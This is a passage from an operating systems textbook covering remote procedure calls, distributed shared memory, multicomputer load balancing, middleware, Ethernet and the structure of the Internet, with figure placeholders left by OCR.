


Figure 8-20. Steps in making a remote procedure call. The stubs are shaded gray.

The key item to note here is that the client procedure, written by the user, just makes a normal (i.e., local) procedure call to the client stub, which has the same name as the server procedure. Since the client procedure and client stub are in the same address space, the parameters are passed in the usual way. Similarly, the server procedure is called by a procedure in its address space with the parameters it expects. To the server procedure, nothing is unusual. In this way, instead of doing I/O using *send* and *receive*, remote communication is done by faking a normal procedure call.

Implementation Issues

Despite the conceptual elegance of RPC, there are a few snakes hiding under the grass. A big one is the use of pointer parameters. Normally, passing a pointer to a procedure is not a problem. The called procedure can use the pointer the same way the caller can because the two procedures reside in the same virtual address

space. With RPC, passing pointers is impossible because the client and server are in different address spaces.

In some cases, tricks can be used to make it possible to pass pointers. Suppose that the first parameter is a pointer to an integer, *k*. The client stub can marshal *k* and send it along to the server. The server stub then creates a pointer to *k* and passes it to the server procedure, just as it expects. When the server procedure returns control to the server stub, the latter sends *k* back to the client, where the new *k* is copied over the old one, just in case the server changed it. In effect, the standard calling sequence of call-by-reference has been replaced by copy restore. Unfortunately, this trick does not always work, for example, if the pointer points to a graph or other complex data structure. For this reason, some restrictions must be placed on parameters to procedures called remotely.

A second problem is that in weakly typed languages, like C, it is perfectly legal to write a procedure that computes the inner product of two vectors (arrays), without specifying how large either one is. Each could be terminated by a special value known only to the calling and called procedures. Under these circumstances, it is essentially impossible for the client stub to marshal the parameters: it has no way of determining how large they are.

A third problem is that it is not always possible to deduce the types of the parameters, not even from a formal specification or the code itself. An example is *printf*, which may have any number of parameters (at least one), and they can be an arbitrary mixture of integers, shorts, longs, characters, strings, floating-point numbers of various lengths, and other types. Trying to call *printf* as a remote procedure would be practically impossible because C is so permissive. However, a rule saying that RPC can be used provided that you do not program in C (or C++) would not be popular.

A fourth problem relates to the use of global variables. Normally, the calling and called procedures may communicate using global variables, in addition to communicating via parameters. If the called procedure is now moved to a remote machine, the code will fail because the global variables are no longer shared.

These problems are not meant to suggest that RPC is hopeless. In fact, it is widely used, but some restrictions and care are needed to make it work well in practice.

8.2.5 Distributed Shared Memory

Although RPC has its attractions, many programmers still prefer a model of shared memory and would like to use it, even on a multicomputer. Surprisingly enough, it is possible to preserve the illusion of shared memory reasonably well, even when it does not actually exist, using a technique called **DSM** (**Distributed Shared Memory**) (Li, 1986; and Li and Hudak, 1989). Despite being an old topic, research on it is still going strong (Cai and Strazdins, 2012; Choi and Jung, 2013; and Ohnishi and Yoshida, 2011). DSM is a useful technique to study as it shows

many of the issues and complications in distributed systems. Moreover, the idea itself has been very influential. With DSM, each page is located in one of the memories of Fig. 8-1(b). Each machine has its own virtual memory and page tables. When a CPU does a LOAD or STORE on a page it does not have, a trap to the operating system occurs. The operating system then locates the page and asks the CPU currently holding it to unmap the page and send it over the interconnection network. When it arrives, the page is mapped in and the faulting instruction restarted. In effect, the operating system is just satisfying page faults from remote RAM instead of from local disk. To the user, the machine looks as if it has shared memory.

The difference between actual shared memory and DSM is illustrated in Fig. 8-21. In Fig. 8-21(a), we see a true multiprocessor with physical shared memory implemented by the hardware. In Fig. 8-21(b), we see DSM, implemented by the operating system. In Fig. 8-21(c), we see yet another form of shared memory, implemented by yet higher levels of software. We will come back to this third option later in the chapter, but for now we will concentrate on DSM.




Figure 8-21. Various layers where shared memory can be implemented. (a) The hardware. (b) The operating system. (c) User-level software.

Let us now look in some detail at how DSM works. In a DSM system, the address space is divided up into pages, with the pages being spread over all the nodes in the system. When a CPU references an address that is not local, a trap occurs,

and the DSM software fetches the page containing the address and restarts the faulting instruction, which now completes successfully. This concept is illustrated in Fig. 8-22(a) for an address space with 16 pages and four nodes, each capable of holding six pages.




Figure 8-22. (a) Pages of the address space distributed among four machines. (b) Situation after CPU 0 references page 10 and the page is moved there. (c) Situation if page 10 is read only and replication is used.

In this example, if CPU 0 references instructions or data in pages 0, 2, 5, or 9, the references are done locally. References to other pages cause traps. For example, a reference to an address in page 10 will cause a trap to the DSM software, which then moves page 10 from node 1 to node 0, as shown in Fig. 8-22(b).

Replication

One improvement to the basic system that can improve performance considerably is to replicate pages that are read only, for example, program text, read-only constants, or other read-only data structures. For example, if page 10 in Fig. 8-22 is a section of program text, its use by CPU 0 can result in a copy being sent to CPU 0 without the original in CPU 1's memory being invalidated or disturbed, as shown in Fig. 8-22(c). In this way, CPUs 0 and 1 can both reference page 10 as often as needed without causing traps to fetch missing memory.

Another possibility is to replicate not only read-only pages, but also all pages. As long as reads are being done, there is effectively no difference between replicating a read-only page and replicating a read-write page. However, if a replicated page is suddenly modified, special action has to be taken to prevent having multiple, inconsistent copies in existence. How inconsistency is prevented will be discussed in the following sections.

False Sharing

DSM systems are similar to multiprocessors in certain key ways. In both systems, when a nonlocal memory word is referenced, a chunk of memory containing the word is fetched from its current location and put on the machine making the reference (main memory or cache, respectively). An important design issue is how big the chunk should be? In multiprocessors, the cache block size is usually 32 or 64 bytes, to avoid tying up the bus with the transfer too long. In DSM systems, the unit has to be a multiple of the page size (because the MMU works with pages), but it can be 1, 2, 4, or more pages. In effect, doing this simulates a larger page size.

There are advantages and disadvantages to a larger page size for DSM. The biggest advantage is that because the startup time for a network transfer is fairly substantial, it does not really take much longer to transfer 4096 bytes than it does to transfer 1024 bytes. By transferring data in large units, when a large piece of address space has to be moved, the number of transfers may often be reduced. This property is especially important because many programs exhibit locality of reference, meaning that if a program has referenced one word on a page, it is likely to reference other words on the same page in the immediate future.

On the other hand, the network will be tied up longer with a larger transfer, blocking other faults caused by other processes. Also, too large an effective page size introduces a new problem, called **false sharing**, illustrated in Fig. 8-23. Here we have a page containing two unrelated shared variables, *A* and *B*. Processor 1 makes heavy use of *A*, reading and writing it. Similarly, process 2 uses *B* frequently. Under these circumstances, the page containing both variables will constantly be traveling back and forth between the two machines.




Figure 8-23. False sharing of a page containing two unrelated variables.

The problem here is that although the variables are unrelated, they appear by accident on the same page, so when a process uses one of them, it also gets the other. The larger the effective page size, the more often false sharing will occur, and conversely, the smaller the effective page size, the less often it will occur. Nothing analogous to this phenomenon is present in ordinary virtual memory systems.

Clever compilers that understand the problem and place variables in the address space accordingly can help reduce false sharing and improve performance. However, saying this is easier than doing it. Furthermore, if the false sharing consists of node 1 using one element of an array and node 2 using a different element of the same array, there is little that even a clever compiler can do to eliminate the problem.

Achieving Sequential Consistency

If writable pages are not replicated, achieving consistency is not an issue. There is exactly one copy of each writable page, and it is moved back and forth dynamically as needed. Since it is not always possible to see in advance which pages are writable, in many DSM systems, when a process tries to read a remote page, a local copy is made and both the local and remote copies are set up in their respective MMUs as read only. As long as all references are reads, everything is fine.

However, if any process attempts to write on a replicated page, a potential consistency problem arises because changing one copy and leaving the others alone is unacceptable. This situation is analogous to what happens in a multiprocessor when one CPU attempts to modify a word that is present in multiple caches. The solution there is for the CPU about to do the write to first put a signal on the bus telling all other CPUs to discard their copy of the cache block. DSM systems typically work the same way. Before a shared page can be written, a message is sent to

all other CPUs holding a copy of the page telling them to unmap and discard the page. After all of them have replied that the unmap has finished, the original CPU can now do the write.

It is also possible to tolerate multiple copies of writable pages under carefully restricted circumstances. One way is to allow a process to acquire a lock on a portion of the virtual address space, and then perform multiple read and write operations on the locked memory. At the time the lock is released, changes can be propagated to other copies. As long as only one CPU can lock a page at a given moment, this scheme preserves consistency.

Alternatively, when a potentially writable page is actually written for the first time, a clean copy is made and saved on the CPU doing the write. Locks on the page can then be acquired, the page updated, and the locks released. Later, when a process on a remote machine tries to acquire a lock on the page, the CPU that wrote it earlier compares the current state of the page to the clean copy and builds a message listing all the words that have changed. This list is then sent to the acquiring CPU to update its copy instead of invalidating it (Keleher et al., 1994).

8.2.6 Multicomputer Scheduling

On a multiprocessor, all processes reside in the same memory. When a CPU finishes its current task, it picks a process and runs it. In principle, all processes are potential candidates. On a multicomputer the situation is quite different. Each node has its own memory and its own set of processes. CPU 1 cannot suddenly decide to run a process located on node 4 without first doing a fair amount of work to go get it. This difference means that scheduling on multicomputers is easier but allocation of processes to nodes is more important. Below we will study these issues.

Multicomputer scheduling is somewhat similar to multiprocessor scheduling, but not all of the former's algorithms apply to the latter. The simplest multiprocessor algorithm—maintaining a single central list of ready processes—does not work however, since each process can only run on the CPU it is currently located on. However, when a new process is created, a choice can be made where to place it, for example to balance the load.

Since each node has its own processes, any local scheduling algorithm can be used. However, it is also possible to use multiprocessor gang scheduling, since that merely requires an initial agreement on which process to run in which time slot, and some way to coordinate the start of the time slots.

8.2.7 Load Balancing

There is relatively little to say about multicomputer scheduling because once a process has been assigned to a node, any local scheduling algorithm will do, unless gang scheduling is being used. However, precisely because there is so little control

once a process has been assigned to a node, the decision about which process should go on which node is important. This is in contrast to multiprocessor systems, in which all processes live in the same memory and can be scheduled on any CPU at will. Consequently, it is worth looking at how processes can be assigned to nodes in an effective way. The algorithms and heuristics for doing this assignment are known as **processor allocation algorithms**.

A large number of processor (i.e., node) allocation algorithms have been proposed over the years. They differ in what they assume is known and what the goal is. Properties that might be known about a process include the CPU requirements, memory usage, and amount of communication with every other process. Possible goals include minimizing wasted CPU cycles due to lack of local work, minimizing total communication bandwidth, and ensuring fairness to users and processes. Below we will examine a few algorithms to give an idea of what is possible.

A Graph-Theoretic Deterministic Algorithm

A widely studied class of algorithms is for systems consisting of processes with known CPU and memory requirements, and a known matrix giving the average amount of traffic between each pair of processes. If the number of processes is greater than the number of CPUs, k, several processes will have to be assigned to each CPU. The idea is to perform this assignment to minimize network traffic.

The system can be represented as a weighted graph, with each vertex being a process and each arc representing the flow of messages between two processes. Mathematically, the problem then reduces to finding a way to partition (i.e., cut) the graph into k disjoint subgraphs, subject to certain constraints (e.g., total CPU and memory requirements below some limits for each subgraph). For each solution that meets the constraints, arcs that are entirely within a single subgraph represent intramachine communication and can be ignored. Arcs that go from one subgraph to another represent network traffic. The goal is then to find the partitioning that minimizes the network traffic while meeting all the constraints. As an example, Fig. 8-24 shows a system of nine processes, A through I, with each arc labeled with the mean communication load between those two processes (e.g., in Mbps).

In Fig. 8-24(a), we have partitioned the graph with processes A, E, and G on node 1, processes B, F, and H on node 2, and processes C, D, and I on node 3. The total network traffic is the sum of the arcs intersected by the cuts (the dashed lines), or 30 units. In Fig. 8-24(b) we have a different partitioning that has only 28 units of network traffic. Assuming that it meets all the memory and CPU constraints, this is a better choice because it requires less communication.

Intuitively, what we are doing is looking for clusters that are tightly coupled (high intracluster traffic flow) but which interact little with other clusters (low intercluster traffic flow). Some of the earliest papers discussing the problem are Chow and Abraham (1982, Lo, (1984), and Stone and Bokhari (1978).




Figure 8-24. Two ways of allocating nine processes to three nodes.

A Sender-Initiated Distributed Heuristic Algorithm

Now let us look at some distributed algorithms. One algorithm says that when a process is created, it runs on the node that created it unless that node is overloaded. The metric for overloaded might involve too many processes, too big a total working set, or some other metric. If it is overloaded, the node selects another node at random and asks it what its load is (using the same metric). If the probed node's load is below some threshold value, the new process is sent there (Eager et al., 1986). If not, another machine is chosen for probing. Probing does not go on forever. If no suitable host is found within *N* probes, the algorithm terminates and the process runs on the originating machine. The idea is for heavily loaded nodes to try to get rid of excess work, as shown in Fig. 8-25(a), which depicts sender-initiated load balancing.




Figure 8-25. (a) An overloaded node looking for a lightly loaded node to hand off processes to. (b) An empty node looking for work to do.

Eager et al. constructed an analytical queueing model of this algorithm. Using this model, it was established that the algorithm behaves well and is stable under a wide range of parameters, including various threshold values, transfer costs, and probe limits.

Nevertheless, it should be observed that under conditions of heavy load, all machines will constantly send probes to other machines in a futile attempt to find one that is willing to accept more work. Few processes will be off-loaded, but considerable overhead may be incurred in the attempt to do so.

A Receiver-Initiated Distributed Heuristic Algorithm

A complementary algorithm to the one discussed above, which is initiated by an overloaded sender, is one initiated by an underloaded receiver, as shown in Fig. 8-25(b). With this algorithm, whenever a process finishes, the system checks to see if it has enough work. If not, it picks some machine at random and asks it for work. If that machine has nothing to offer, a second, and then a third machine is asked. If no work is found with N probes, the node temporarily stops asking, does any work it has queued up, and tries again when the next process finishes. If no work is available, the machine goes idle. After some fixed time interval, it begins probing again.

An advantage of this algorithm is that it does not put extra load on the system at critical times. The sender-initiated algorithm makes large numbers of probes precisely when the system can least tolerate it—when it is heavily loaded. With the receiver-initiated algorithm, when the system is heavily loaded, the chance of a machine having insufficient work is small. However, when this does happen, it will be easy to find work to take over. Of course, when there is little work to do, the receiver-initiated algorithm creates considerable probe traffic as all the unemployed machines desperately hunt for work. However, it is far better to have the overhead go up when the system is underloaded than when it is overloaded.

It is also possible to combine both of these algorithms and have machines try to get rid of work when they have too much, and try to acquire work when they do not have enough. Furthermore, machines can perhaps improve on random polling by keeping a history of past probes to determine if any machines are chronically underloaded or overloaded. One of these can be tried first, depending on whether the initiator is trying to get rid of work or acquire it.

8.3 DISTRIBUTED SYSTEMS

Having now completed our study of multicores, multiprocessors, and multicomputers we are now ready to turn to the last type of multiple processor system, the **distributed system**. These systems are similar to multicomputers in that

each node has its own private memory, with no shared physical memory in the system. However, distributed systems are even more loosely coupled than multicomputers.

To start with, each node of a multicomputer generally has a CPU, RAM, a network interface, and possibly a disk for paging. In contrast, each node in a distributed system is a complete computer, with a full complement of peripherals. Next, the nodes of a multicomputer are normally in a single room, so they can communicate by a dedicated high-speed network, whereas the nodes of a distributed system may be spread around the world. Finally, all the nodes of a multicomputer run the same operating system, share a single file system, and are under a common administration, whereas the nodes of a distributed system may each run a different operating system, each of which has its own file system, and be under a different administration. A typical example of a multicomputer is 1024 nodes in a single room at a company or university working on, say, pharmaceutical modeling, whereas a typical distributed system consists of thousands of machines loosely cooperating over the Internet. Figure 8-26 compares multiprocessors, multicomputers, and distributed systems on the points mentioned above.

Item	Multiprocessor	Multicomputer	Distributed System
Node configuration	CPU	CPU, RAM, net interface	Complete computer
Node peripherals	All shared	Shared exc. maybe disk	Full set per node
Location	Same rack	Same room	Possibly worldwide
Internode communication	Shared RAM	Dedicated interconnect	Traditional network
Operating systems	One, shared	Multiple, same	Possibly all different
File systems	One, shared	One, shared	Each node has own
Administration	One organization	One organization	Many organizations

Figure 8-26. Comparison of three kinds of multiple CPU systems.

Multicomputers are clearly in the middle using these metrics. An interesting question is: "Are multicomputers more like multiprocessors or more like distributed systems?" Oddly enough, the answer depends strongly on your perspective. From a technical perspective, multiprocessors have shared memory and the other two do not. This difference leads to different programming models and different mindsets. However, from an applications perspective, multiprocessors and multicomputers are just big equipment racks in a machine room. Both are used for solving computationally intensive problems, whereas a distributed system connecting computers all over the Internet is typically much more involved in communication than in computation and is used in a different way.

To some extent, loose coupling of the computers in a distributed system is both a strength and a weakness. It is a strength because the computers can be used for a wide variety of applications, but it is also a weakness, because programming these applications is difficult due to the lack of any common underlying model.

Typical Internet applications include access to remote computers (using *telnet*, *ssh*, and *rlogin*), access to remote information (using the World Wide Web and FTP, the File Transfer Protocol), person-to-person communication (using email and chat programs), and many emerging applications (e.g., e-commerce, telemedicine, and distance learning). The trouble with all these applications is that each one has to reinvent the wheel. For example, email, FTP, and the World Wide Web all basically move files from point *A* to point *B*, but each one has its own way of doing it, complete with its own naming conventions, transfer protocols, replication techniques, and everything else. Although many Web browsers hide these differences from the average user, the underlying mechanisms are completely different. Hiding them at the user-interface level is like having a person at a full-service travel agent Website book a trip from New York to San Francisco, and only later learn whether she has purchased a plane, train, or bus ticket.

What distributed systems add to the underlying network is some common paradigm (model) that provides a uniform way of looking at the whole system. The intent of the distributed system is to turn a loosely connected bunch of machines into a coherent system based on one concept. Sometimes the paradigm is simple and sometimes it is more elaborate, but the idea is always to provide something that unifies the system.

A simple example of a unifying paradigm in a different context is found in UNIX, where all I/O devices are made to look like files. Having keyboards, printers, and serial lines all operated on the same way, with the same primitives, makes it easier to deal with them than having them all conceptually different.

One method by which a distributed system can achieve some measure of uniformity in the face of different underlying hardware and operating systems is to have a layer of software on top of the operating system. The layer, called **middleware**, is illustrated in Fig. 8-27. This layer provides certain data structures and operations that allow processes and users on far-flung machines to interoperate in a consistent way.

In a sense, middleware is like the operating system of a distributed system. That is why it is being discussed in a book on operating systems. On the other hand, it is *not* really an operating system, so the discussion will not go into much detail. For a comprehensive, book-length treatment of distributed systems, see *Distributed Systems* (Tanenbaum and van Steen, 2007). In the remainder of this chapter, we will look quickly at the hardware used in a distributed system (i.e., the underlying computer network), then its communication software (the network protocols). After that we will consider a variety of paradigms used in these systems.

8.3.1 Network Hardware

Distributed systems are built on top of computer networks, so a brief introduction to the subject is in order. Networks come in two major varieties, **LANs** (**Local Area Networks**), which cover a building or a campus, and **WANs** (**Wide Area**




Figure 8-27. Positioning of middleware in a distributed system.

Networks), which can be citywide, countrywide, or worldwide. The most important kind of LAN is Ethernet, so we will examine that as an example LAN. As our example WAN, we will look at the Internet, even though technically the Internet is not one network, but a federation of thousands of separate networks. However, for our purposes, it is sufficient to think of it as one WAN.

Ethernet

Classic Ethernet, which is described in IEEE Standard 802.3, consists of a coaxial cable to which a number of computers are attached. The cable is called the **Ethernet**, in reference to the *luminiferous ether* through which electromagnetic radiation was once thought to propagate. (When the nineteenth-century British physicist James Clerk Maxwell discovered that electromagnetic radiation could be described by a wave equation, scientists assumed that space must be filled with some ethereal medium in which the radiation was propagating. Only after the famous Michelson-Morley experiment in 1887, which failed to detect the ether, did physicists realize that radiation could propagate in a vacuum.)

In the very first version of Ethernet, a computer was attached to the cable by literally drilling a hole halfway through the cable and screwing in a wire leading to the computer. This was called a **vampire tap**, and is illustrated symbolically in Fig. 8-28(a). The taps were hard to get right, so before long, proper connectors were used. Nevertheless, electrically, all the computers were connected as if the cables on their network interface cards were soldered together.




Figure 8-28. (a) Classic Ethernet. (b) Switched Ethernet.

With many computers hooked up to the same cable, a protocol is needed to prevent chaos. To send a packet on an Ethernet, a computer first listens to the cable to see if any other computer is currently transmitting. If not, it just begins transmitting a packet, which consists of a short header followed by a payload of 0 to 1500 bytes. If the cable is in use, the computer simply waits until the current transmission finishes, then it begins sending.

If two computers start transmitting simultaneously, a collision results, which both of them detect. Both respond by terminating their transmissions, waiting a random amount of time between 0 and T μsec and then starting again. If another collision occurs, all colliding computers randomize the wait into the interval 0 to $2T$ μsec, and then try again. On each further collision, the maximum wait interval is doubled, reducing the chance of more collisions. This algorithm is known as **binary exponential backoff**. We saw it earlier to reduce polling overhead on locks.

An Ethernet has a maximum cable length and also a maximum number of computers that can be connected to it. To exceed either of these limits, a large building or campus can be wired with multiple Ethernets, which are then connected by devices called **bridges**. A bridge is a device that allows traffic to pass from one Ethernet to another when the source is on one side and the destination is on the other.

To avoid the problem of collisions, modern Ethernets use switches, as shown in Fig. 8-28(b). Each switch has some number of ports, to which can be attached a computer, an Ethernet, or another switch. When a packet successfully avoids all collisions and makes it to the switch, it is buffered there and sent out on the port where the destination machine lives. By giving each computer its own port, all collisions can be eliminated, at the cost of bigger switches. Compromises, with just a few computers per port, are also possible. In Fig. 8-28(b), a classical Ethernet with multiple computers connected to a cable by vampire taps is attached to one of the ports of the switch.

The Internet

The Internet evolved from the ARPANET, an experimental packet-switched network funded by the U.S. Dept. of Defense Advanced Research Projects Agency. It went live in December 1969 with three computers in California and one in Utah. It was designed at the height of the Cold War to a be a highly fault-tolerant network that would continue to relay military traffic even in the event of direct nuclear hits on multiple parts of the network by automatically rerouting traffic around the dead machines.

The ARPANET grew rapidly in the 1970s, eventually encompassing hundreds of computers. Then a packet radio network, a satellite network, and eventually thousands of Ethernets were attached to it, leading to the federation of networks we now know as the Internet.

The Internet consists of two kinds of computers, hosts and routers. **Hosts** are PCs, notebooks, handhelds, servers, mainframes, and other computers owned by individuals or companies that want to connect to the Internet. **Routers** are specialized switching computers that accept incoming packets on one of many incoming lines and send them on their way along one of many outgoing lines. A router is similar to the switch of Fig. 8-28(b), but also differs from it in ways that will not concern us here. Routers are connected together in large networks, with each router having wires or fibers to many other routers and hosts. Large national or worldwide router networks are operated by telephone companies and ISPs (Internet Service Providers) for their customers.

Figure 8-29 shows a portion of the Internet. At the top we have one of the backbones, normally operated by a backbone operator. It consists of a number of routers connected by high-bandwidth fiber optics, with connections to backbones operated by other (competing) telephone companies. Usually, no hosts connect directly to the backbone, other than maintenance and test machines run by the telephone company.

Attached to the backbone routers by medium-speed fiber optic connections are regional networks and routers at ISPs. In turn, corporate Ethernets each have a router on them and these are connected to regional network routers. Routers at ISPs are connected to modem banks used by the ISP's customers. In this way, every host on the Internet has at least one path, and often many paths, to every other host.

All traffic on the Internet is sent in the form of packets. Each packet carries its destination address inside it, and this address is used for routing. When a packet comes into a router, the router extracts the destination address and looks (part of) it up in a table to find which outgoing line to send the packet on and thus to which router. This procedure is repeated until the packet reaches the destination host. The routing tables are highly dynamic and are updated continuously as routers and links go down and come back up and as traffic conditions change. The routing algorithms have been intensively studied and modified over the years.

